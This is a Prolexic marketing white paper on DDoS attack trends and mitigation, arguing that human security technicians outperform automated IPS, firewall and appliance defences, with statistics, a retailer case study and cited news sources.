
It will discuss the advantage of having experienced security professionals analyzing traffic in real time, and some of the challenges of using pre-programmed and automated mitigation equipment. Prolexic believes as the occurrences, size, and complexity of DDoS attacks grow, human eyes and creativity will prove to be the best method to mitigate these increasingly dynamic attacks – faster and at far less risk to an organization’s bottom line.

In its report *"Enterprise Strategies for Mitigating Denial-of-Service Attacks¹"*, Gartner estimates that serious DDoS attacks grew more than 30% in 2010 compared to 2009, and that this trend has continued into 2011. However, you don't need a well-respected industry analyst firm like Gartner to realize that the number of DDoS threats to online companies in nearly every industry is escalating. What was once confined to IT executives, network engineers and the data center has gone main stream and it's making headlines on an almost weekly basis:

- *"Hackers Claim MasterCard Web Crash²"* – The Wall Street Journal
- *"Sony Data Breach Was Camouflaged by Anonymous DDoS Attack³"* – eWeek.com
- *"Wordpress Hammered by Massive DDoS Attack⁴"* – CNN Money
- *"Anonymous Claims LulzSec Members, Steps Up Attacks⁵"* – Computerworld

A DDoS attack is an attempt to make a computer resource (i.e. web site, e-mail, voice, or a whole network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled Zombie or botnet [robot network] computers. These have fallen under the control of an attacker, generally through the use of Trojans, viruses and other malware.


The situation has become so serious, in fact, that the Pentagon is considering policy that would deem cyber-attacks such as DDoS actual "acts of war" that could warrant a military response, according to a May 31, 2011, Wall Street Journal report.⁶



Prolexic currently tracks more than 4,000 command and control servers, which manipulate these botnets for attack, and we track more than 10 million bots in our global IP reputational database. Some experts estimate that one quarter of Internet connected computers have been compromised and infected by one or multiple botnets.

Growing size and complexity

DDoS attacks have grown exponentially over that last decade, as the graphic below illustrates. As DDoS attacks have moved into the main stream, there has been a significant increase in the size of DDoS attacks in 2010, compared to 2009 and this trend is likely to continue. By exceeding the capacity of Internet bandwidth it is possible to bring down applications and servers with relative ease. The scariest part of all is that for US\$200 an hour in the cyber underworld, it is possible to rent 80,000 – 120,000 hosts capable of launching DDoS attacks of 10-100 Gbps in size – more than enough to take out practically any popular site on the Internet.



DDoS attacks have also increased in complexity and moved “up the stack”. Historically, DDoS attacks have been targeted at the network layer (Layer 3 in the Open Systems Interconnection model (OSI model), the transport layer (Layer 4) and the more recently the application layer (Layer 7).

Unlike more common regular bandwidth floods at Layer 3 or Layer 4, Layer 7 attacks that resemble legitimate traffic can be structured to overload specific elements of an application server infrastructure. Even simple attacks – for example those targeting login pages with random user IDs and passwords, or repetitive random “searches” on dynamic web sites – can critically overload CPUs and databases.

According to Gartner, 90% of security investments are focused on network security, yet 75% of the attacks are focused at the application layer and over 90 percent of security vulnerabilities exist at the application layer, not the network layer⁷. In fact, Prolexic’s Security Operations Center has correlated an increase of 318% from 2009 to 2010 in application layer attacks. We expect the number of Layer 7 attacks to continue to rise in part due to their high levels of success and the industry’s limited ability to mitigate them with current approaches.

DDoS Threat Statistics

- More than 7,000 DDoS attacks per day
- 15-25% of Internet-connected computers may be part of a botnet
- Botnets for rent: US\$200/day
- 24-hour outages can cost millions for online companies
- 1-5% share price declines after a DDoS attack

Another increasingly popular application layer attack is to overload domain name system (DNS) servers by a technique known as DNS flooding. Saturating these servers with a high volume of requests slows the servers to such an extent that they are unable to respond. Because the packets sent to the servers contain legitimate requests, signature-based DDoS devices are unable to mitigate these types of attacks.

Twice in 2009, significant DNS flood attacks targeted and successfully impacted Neustar’s UltraDNS managed DNS service. In April, UltraDNS customers like Amazon.com, Salesforce.com, and Petco.com, were taken offline⁸. Later that year, just two days before Christmas and during one of the busiest shopping days of the year, the web sites of Walmart.com, Amazon.com, and Expedia.com were affected for about an hour after UltraDNS was attacked⁹.

Although many companies think it is unlikely they will be attacked, the fact is that DDoS attacks jumped to the number one place on Trustwave’s Web Hacking Incident Database (WHID) for the second half of 2010¹⁰. Unfortunately, when an attack is successful, the consequences can be devastating. A study carried out by security analysts at Forrester, IDC and the Yankee Group concluded that large e-Commerce based businesses potentially face a US\$30 million loss in direct revenue and reduced productivity costs from just one 24-hour break in Internet availability¹¹. And according to Forrester, the average loss of revenue per hour for a company under a Layer 7 DDoS attack is US\$220,000⁷.

Regardless of the reason for the attack – whether extortion, corporate revenge, or simply malicious hacker behavior – companies are at a higher risk for damage to their bottom line than ever before. So how can companies fight back and protect their web presence for the long term?

Intrusion Prevention Systems and Firewalls

Automated intrusion detection and prevention hardware systems as well as software firewalls have been the traditional tools of choice for enterprises and Internet hosting companies to protect against cyber intruders. While these security products are widely deployed and provide numerous benefits, they were not designed to detect and block DDoS attacks. Let's examine their capabilities in the context of DDoS attack mitigation:

- **Intrusion Detection Systems (IDS)** – An IDS can identify, log, and report malicious traffic activity, but is designed to report only on current security policies and existing threats. An IDS by itself does not perform attack mitigation.
- **Intrusion Prevention System (IPS)** – An IPS expands upon an IDS to perform the dropping or blocking of malicious traffic. The combination of IDS/IPS may provide enough security to guard against malicious traffic penetration and exploitation. However, this type of layered security measure was not designed for identifying and stopping an unknown and unexpected DDoS attack. Because IPS systems are built upon signature-based threat detection and protocol anomaly-based detection, they are ineffective in identifying and halting DDoS attacks with signatures they don't recognize and distributed traffic they cannot analyze.
- **Firewalls** – Firewalls are also widely used, primarily to prevent unauthorized access to data by inspecting packets and tracking connections. Like IPS devices, their capacity to track connections can be easily overwhelmed during a DDoS attack using techniques such as Transmission Control Protocol synchronous (TCP SYN) floods and spoofed Internet Control Message Protocol (ICMP) ping floods.

Even if these tools could be used to mitigate a DDoS attack, they could not do it automatically. Human intervention would be required to manipulate the tools. In essence, IDS and IPS systems, as well as firewalls, have some value in enforcing known policies and guarding against threats, but offer extremely limited defense against new attacks. A key reason why is that IPS systems are vulnerable to flooding with noise traffic, which can overwhelm the memory and processing resources that these systems rely on to analyze and report attacks. Hackers also attack IPS systems through fragmentation of the attack packets into sizes that are too small – and unfamiliar – for the IPS system to capture or recognize as a threat. Furthermore, an IPS cannot reassemble the fragments to identify the attack signature effectively.

Intelligent DDoS Mitigation Systems

As a result of these shortcomings, "intelligent" hardware-based DDoS mitigation devices have recently emerged as a potential solution to combat both volumetric and application-layer DDoS attacks. Deployed on premise at an Internet data center and the enterprise edge, these devices rely on anomaly detection and continuous real-time "learning" to mitigate attacks. While identifying and blacklisting malicious hosts, protocol anomaly-based filtering, malformed packet removal and rate limiting are all beneficial, even these systems are not 100% effective.

First, these devices have resource limitations and cannot handle some of the largest attacks. Prolexic routinely mitigates attacks of over 50 Gbps. In addition, they, too, lack the critical layers of human experience, understanding, and creativity required to respond in real-time to an attacker's suddenly changing approach. Moreover, even these so-called "intelligent" tools are still focused on general Internet data center security needs with only partial emphasis on DDoS mitigation.

A superior approach to DDoS mitigation: A real-time tactical solution with human intervention

Internet data center managers must consider that DDoS attacks are live and dynamic – often with a live human at the helm planning and executing counterattacks in real-time as mitigation teams work to stop the malicious traffic. As such, DDoS attacks change constantly in terms of signatures, bandwidth, encryption, and size while the attack is ongoing. Unfortunately, no automated system currently exists that can accurately identify a DDoS attack – and adjust its defense in real-time as the attacker modifies the signature. Only a human has the intelligence, experience, and creative decision making abilities to do this.

Because DDoS attacks continue to become more dynamic and sophisticated, Prolexic recommends a mitigation approach that stays one step ahead of the attackers, both before and during attacks. This superior mitigation strategy is based on a strategic combination of proprietary technology tested under simulated attack conditions and the vast experience and expertise of human technicians.

These days, many multi-layered attacks are controlled by "live" attackers – a human sitting at a computer actively changing attack signatures and other characteristics on the fly. DDoS mitigation technicians who monitor automated tools in real time can identify and recognize the attacker's moves, and then draw upon their training and expertise to develop immediate countermeasures. This is simply not possible when using automated tools alone – and when it takes days or even weeks for a vendor to issue a patch to update mitigation software.

The advantages of having a highly trained human technician at the helm of automated tools center on the technician's ability to:

- Identify a subtle change in DDoS signature and understand what the attacker is attempting to do
- Evaluate the situation immediately and then apply past experience to make the best decision in counteracting the attacker's moves
- Continue to learn and gather information based on current and existing attacks to support future decisions on how to quickly identify and mitigate similar attacks

In contrast, automated mitigation tools cannot "learn" based on past experience and understand what an attacker is trying to do, and therefore cannot make an immediate, real-time decision on how to mitigate the new signature of the attack like humans can.

Ensure that legitimate traffic is not blocked

DDoS tools that mitigate SYN flood types of attacks, for example, are usually an automated service, but all equipment still needs to be fine tuned by an experienced technician in order to deliver full value. Some tools automatically mitigate SYN floods at a moment's notice, but this same equipment, when not configured and tuned properly, also blocks legitimate traffic to the site, thus defeating the purpose of protecting an e-Commerce site from losing revenue. In both of these cases, it takes an engineer to actively monitor the traffic in real time while tweaking and conforming the equipment to allow the legitimate traffic to pass.

Prolexic's Security Operations Center

Prolexic staffs its Security Operations Center 24/7 with the world's most talented DDoS mitigation experts to fight DDoS attacks on behalf of clients worldwide. Staffed by more than 40 engineers, the largest DDoS mitigation staff of any provider, Prolexic blends human expertise with the best mitigation equipment available. This is augmented with proprietary technologies, advanced routing and cutting edge techniques to address zero-day attacks. In addition, Prolexic continuously develops proprietary monitoring and mitigation tools to deliver state-of-the-art capabilities that simply cannot be matched by commercial off-the-shelf hardware appliances or software applications.

Case study: The right combination of automated tools and technician experience

When customers of a leading global cosmetics retailer tried to log on to the company's e-Commerce web site, they saw only a blank page that would try to load endlessly instead of the usual colorful graphics of cosmetics and fragrances. The site had been hacked by cyber criminals using a stealth, randomized Layer 7 attack with an overwhelming volume of malicious traffic that had shut down the site to legitimate customers. Two mitigation service providers using automated intrusion prevention technology could not stop the attack, leaving the e-Commerce site down for 72 hours – at a cost of millions of dollars in lost revenue.

The cosmetics retailer engaged Prolexic. Within minutes of the network traffic being routed through Prolexic scrubbing centers, the retailer's site was back online and ready for business. Prolexic technicians had been noticing an increase in application Layer 7 attacks over the past few years, so they were ready with proprietary tools and experiential knowledge to identify this attacker's traffic pattern and block it quickly.

The attack started with a massive Layer 4 attack with bandwidth to distract from the more insidious Level 7 attack that used far less bandwidth to evade detection. That's where the experience of Prolexic's team was a valuable plus. They knew to expect this combination attack so they proactively looked for the real threat instead of taking the attack at face value.

Prolexic also drew upon its team's expertise in responding in real time to the attacker's countermoves. They constantly monitored the traffic for any changes, determined what was new and how to block it, and applied a new signature block, all in the course of a few minutes. Prolexic's technicians had to repeat this process 40 times – something that no automated monitoring and mitigation system can do.

Conclusion

In a world of escalating cyber threats, enterprises and Internet data center managers cannot risk relying exclusively on automated tools or bandwidth reserves to wage war against DDoS attackers. In Prolexic's experience, all the tools available today to fight against DDoS are missing the most important part of the solution – the experience of an expert security engineer. A veteran of DDoS mitigation in conjunction with available tools on the market today will result in faster, more precise mitigation.

Just as armies constantly develop new and advanced weapons, it is necessary to develop ever more powerful and sophisticated DDoS mitigation tools. However, just as weapons need the human expertise of the soldier to make them effective, mitigation tools need the real-time vigilance and expertise of human technicians to fight DDoS attackers on the front lines.

In the end, the mitigation technician is the part of the solution that is going to make the difference on how DDoS attacks are fought – and won – by enterprises and data center managers. Without the latest proprietary DDoS tools they are unprepared and are utterly defenseless without the intervention of highly trained and experienced DDoS mitigation technicians. But together they make up a superior DDoS mitigation strategy that is unmatched by any single automated system.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1. "Enterprise Strategies for Mitigating Denial-of-Service Attacks", John Pescatore, Lawrence Orans, Gartner, 4 August 2011
2. "Hackers Claim MasterCard Web Crash", The Wall Street Journal, 6/28/11
3. "Sony Data Breach Was Camouflaged by Anonymous DDoS Attack", Fahmida Y. Rashid, eWeek, 05/05/11
4. "Wordpress Hammered by Massive DDoS Attack", Laurie Segall, CNN Money, 03/03/11
5. "Anonymous Claims LulzSec Members, Steps Up Attacks", John Ribeiro, Computerworld, 06/27/11
6. "Cyber Combat: Act of War", Siobhan Gorman and Julian E. Barnes, Wall Street Journal, 05/31/11
7. "Cure Your Big App Attack - Security attacks are moving 'up the stack'," Peter Silva, Sys-Con Media, June 22, 2011
8. "DDoS attack on UltraDNS affects Amazon.com, Salesforce.com, Petco.com", Andrew Nusca, ZDNet, April 1, 2009
9. "DDoS attack hobbles major sites, including Amazon", Tom Krazit, CNET, December 23, 2009
10. "DDoS attacks jump to top position on Trustwave's web hacking report", Infosecurity.com, 17 March 2011
11. "Defeating DDoS attacks", White Paper, Cisco Systems, 2004